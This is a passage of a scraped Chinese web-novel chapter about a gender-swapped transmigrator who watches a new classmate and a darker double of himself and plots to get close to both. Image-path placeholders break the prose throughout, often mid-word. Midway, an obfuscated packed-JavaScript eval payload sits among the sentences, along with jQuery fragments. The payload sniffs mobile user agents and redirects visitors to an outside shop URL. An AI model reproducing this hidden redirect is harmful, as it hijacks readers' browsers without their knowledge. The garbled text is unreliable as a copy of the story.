胸口沉甸甸的坠感,和身体深处某种陌生的空荡感交织在一起,让他的烦躁达到了顶点。

    不惹眼么?

    谢凛有些不太确信。

    毕竟,这山峰曲线,恰好是他的喜好。

    软软似乎都没……

    “名字?”她思维跳跃到了一个微小细节上。如果不能叫原名,她应该叫什么?

    “啊,这个……你自己取一个?只要不叫谢*就行,其他都……”黑猫的声音越来越小。

    “……谢林。双木林。”她没什么起伏地说,这是她能想到的、最接近原来读音又不那么“女性化”的选择。

    “呃……那个……”黑猫的声音带着小心翼翼的试探,“‘林’字作为名字,虽然是中性,但在这个世界华夏区的常见认知里,还是偏向男性化多一点……

    你现在的外表,用这个可能会有点……引人注意?不如……‘琳’?王字旁那个琳,更符合大众对女性名字的预期,读音几乎一样,也、也挺好听的……”

    谢凛的眼神更冷了。

    如果这东西不是所谓的“神”,他真的很想将其弄死。

    黑猫吓得更不敢显形了,反正过不了几天,它就不会再出来了。

    现在只要这人有意让这个世界的剧情维持一个稳定的走向,那它也就不会死。

    所以,装孙子就装孙子吧。

    “……就谢琳。”她最终妥协,声音里压抑着怒火。

    她扯了扯身上那件有些发紧的白衬衣,试图让它看起来更宽松一些,不那么贴身地勾勒出胸前的曲线,但收效甚微。

    黑色牛仔裤也是又旧又紧,包裹着与这具身体清瘦骨架不符的、过于饱满的臀腿线条。

    廉价,不合身,却又诡异地凸显着某种属于女性的、生机勃勃的肉感。

    这感觉让她有些奇异。

    “那个……上课铃好像响了……”黑猫弱弱提醒。

    几乎在它话音落下的同时,尖锐的上课预备铃刺破了厕所内短暂的寂静。

    外面走廊的喧闹迅速平息,脚步声变得匆忙。

    谢琳最后看了一眼镜中那个陌生又带着几分熟悉感的少女,深吸一口气,强行压下所有翻腾的情绪。

    她不是来体验新生活的,她是来纠正错误的。

    性别、身体、名字……都是工具,是手段。

    她的目标只有一个。

    苏软软。

    确保苏软软属于“谢凛”,从而确保她自己的生存。她推开门,走了出去。

    走廊已经空了,只有零星几个狂奔向教室的身影。

    (1)班在楼上。

    她凭着记忆慢条斯理走向楼梯,但脚步有些虚浮,重心也需要重新适应。

    好在,也没那么难。

    走进(1)班后门时,正式上课铃刚好打响。

    班主任老王已经站在讲台上,教室里基本坐满。

    谢琳的存在没有引起任何波澜。

    她低着头,快步走向自己世界意识自动填充给她的座位。倒数第二排,靠窗,旁边是空位,前面是一个总是埋头苦读的眼镜男,斜前方隔着一排,就是谢凛。

    她刚坐下,老王就敲了敲讲台:“同学们,安静。耽误两分钟,介绍一位新同学。”

    来了。

    谢琳的心跳平稳,但目光瞬间抬起,精准地锁定门口。

    苏软软走了进来,穿着崭新的白衬衫,百褶裙,马尾扎得一丝不苟,白净的脸上带着恰到好处的、有点紧张的微笑。

    阳光从她身后的窗户照进来,给她周身镀了层毛茸茸的金边。

    她声音清亮地做完自我介绍,目光清澈地扫过全班,带着点好奇,更多的是努力想融入的友善。

    教室里响起例行公事的、不算太热烈的掌声。

    大部分同学只是抬头看了几眼,就又低下头去看书或做题,时间宝贵。

    只有少数几个活跃的、或者被苏软软样貌气质吸引的,多看了她几眼。

    谢琳的视线,却越过苏软软,落在了斜前方的谢凛身上。

    和记忆中一样,他今天来晚了点,刚坐下不久,正从那个黑色皮质文件夹里拿出课本。

    在苏软软走进来、站到讲台旁、开始说话的那短短十几秒里,谢琳看到,谢凛拿书的动作几不可察地顿了一下。

    他的头没有完全转过去,似乎只是用眼角余光,漫不经心地扫了一眼讲台方向。

    他的脸上没有任何表情,连眉头都没动一下,看起来和平时那种对周遭一切漠不关心的状态毫无二致。

    但谢琳看到了。

    她看到了他指尖在光滑的文件夹封面上,短暂停留了半秒。

    看到了他那双总是缺乏焦点、或者只专注于手中事物的眼睛,在苏软软说完“希望能和大家成为好朋友”并露出那个带着点羞怯但无比明亮的笑容时,极其轻微地、颤动了一下。

    那不是惊艳,不是喜爱,甚至不是好奇。

    那是一种更原始的、属于猎食者的警觉与评估。

    有某种过于明亮、干净、与周围灰暗环境格格不入的东西,突然闯入了他的领地。

    这东西本身不构成威胁,但它散发出的“光”和“热”,却隐隐刺激到了他习惯了冰冷和黑暗的感官。

    仅仅两秒钟,或许更短。

    谢凛收回了那几乎不存在的“注视”,低头,翻开了课本。

    老王给苏软软指了座位,就在教室中间偏前,离谢凛所在的那条靠窗的“贵族区”有些距离,但也在他抬眼就能看到的视野范围内。

    苏软软走向座位,经过谢凛那一排时,似乎无意中朝他的方向瞥了一眼。

    谢凛正低头看书,侧脸线条冷硬。

    苏软软很快收回了目光,脸上没什么异样,在新座位坐下,拿出书本,背挺得笔直。

    第一节课开始。

    数学老师走上讲台,开始讲解复杂的函数题。

    谢琳也低下了头,看着自己空白的笔记本。胸口陌生的重量,和身体深处隐隐的不适感依然;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17510043|202957||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    存在,但她的思维已经彻底冰冷清晰。

    她懂了。

    为什么“世界意识”或者那个垃圾神,不让她变成男人。

    如果是一个名叫“谢林”、容貌气质阴郁、对转学生苏软软表现出过多关注……哪怕只是暗中观察的男生,

    根本不需要等到她自己采取行动,恐怕在“谢凛”察觉到这个“同类”存在的第一时间,

    就会被他视为需要清除的威胁、碍眼的垃圾,用某种不露痕迹但绝对有效的方式处理掉。

    “自己”不会允许任何潜在的雄性竞争者,靠近他看中的猎物。

    哪怕那个竞争者看起来再不起眼,再构不成实质威胁。

    他的阴暗和掌控欲,是排他的,绝对的。

    而一个名叫“谢琳”、阴沉孤僻、除了身材之外,容貌因厚重刘海遮挡显得毫无特色的最边缘的底层女生,在“谢凛”眼里,是连“人”都算不上的,更谈不上威胁。

    她可以更安全地存在于他的视野盲区,观察,等待,甚至……在必要的时候,以某种不引起他反感的方式,靠近。

    呵呵……

    谢琳捂脸,嘴角控制不住疯狂上扬,但被她死死压住。

    还不能笑。

    讲台上,老师讲解的声音成了背景音。谢琳的笔尖,在空白的纸页上,无意识地划拉着。

    一周。

    按照“原著”记忆,一周之后,这个世界的谢凛,就会开始他第一次“试探”。

    用一张不记名的电话卡,给苏软软发送第一条内容模糊、但足以让敏感少女感到不安的骚扰短信。

    她需要在这之前,找到一个切入点。

    一个能让“谢凛”注意到“谢琳”这个背景板,并且不立刻产生反感和戒备的切入点。

    值日?收作业?问题?……太刻意,太容易引起“谢凛”这类人的警惕。

    他厌恶任何形式的、目的明确的接近。

    或许……可以从苏软软那里入手?

    一个同样孤僻、但似乎对苏软软没有恶意的女同学?

    用“和苏软软成为朋友”作为幌子,先自然地出现在苏软软周围,然后再……

    谢琳的笔尖停顿了一下。

    镜子里少女其实并不难看的容貌浮现在脑海。

    用这张脸,去接近苏软软?

    用这具让他自己都感到陌生的女性身体,去靠近那个他灵魂深处认定属于自己的、干净温暖的女孩?

    一种极其复杂、难以言喻的情绪,悄然滋生。

    她能更先一步的……接近苏软软?

    她抬起头,目光再次穿过教室里的重重人影,落在那束随着苏软软低头记笔记而轻轻晃动的马尾辫上。

    阳光透过窗户,照亮她耳畔细小的绒毛,和一小段白皙脆弱的脖颈。

    谢琳的喉结几不可察地滚动了一下。

    猎物。

    她的猎物。

    而现在,她需要先确保,另一个“自己”,不会用错误的方式,吓跑或者毁掉这只可爱的小猎物。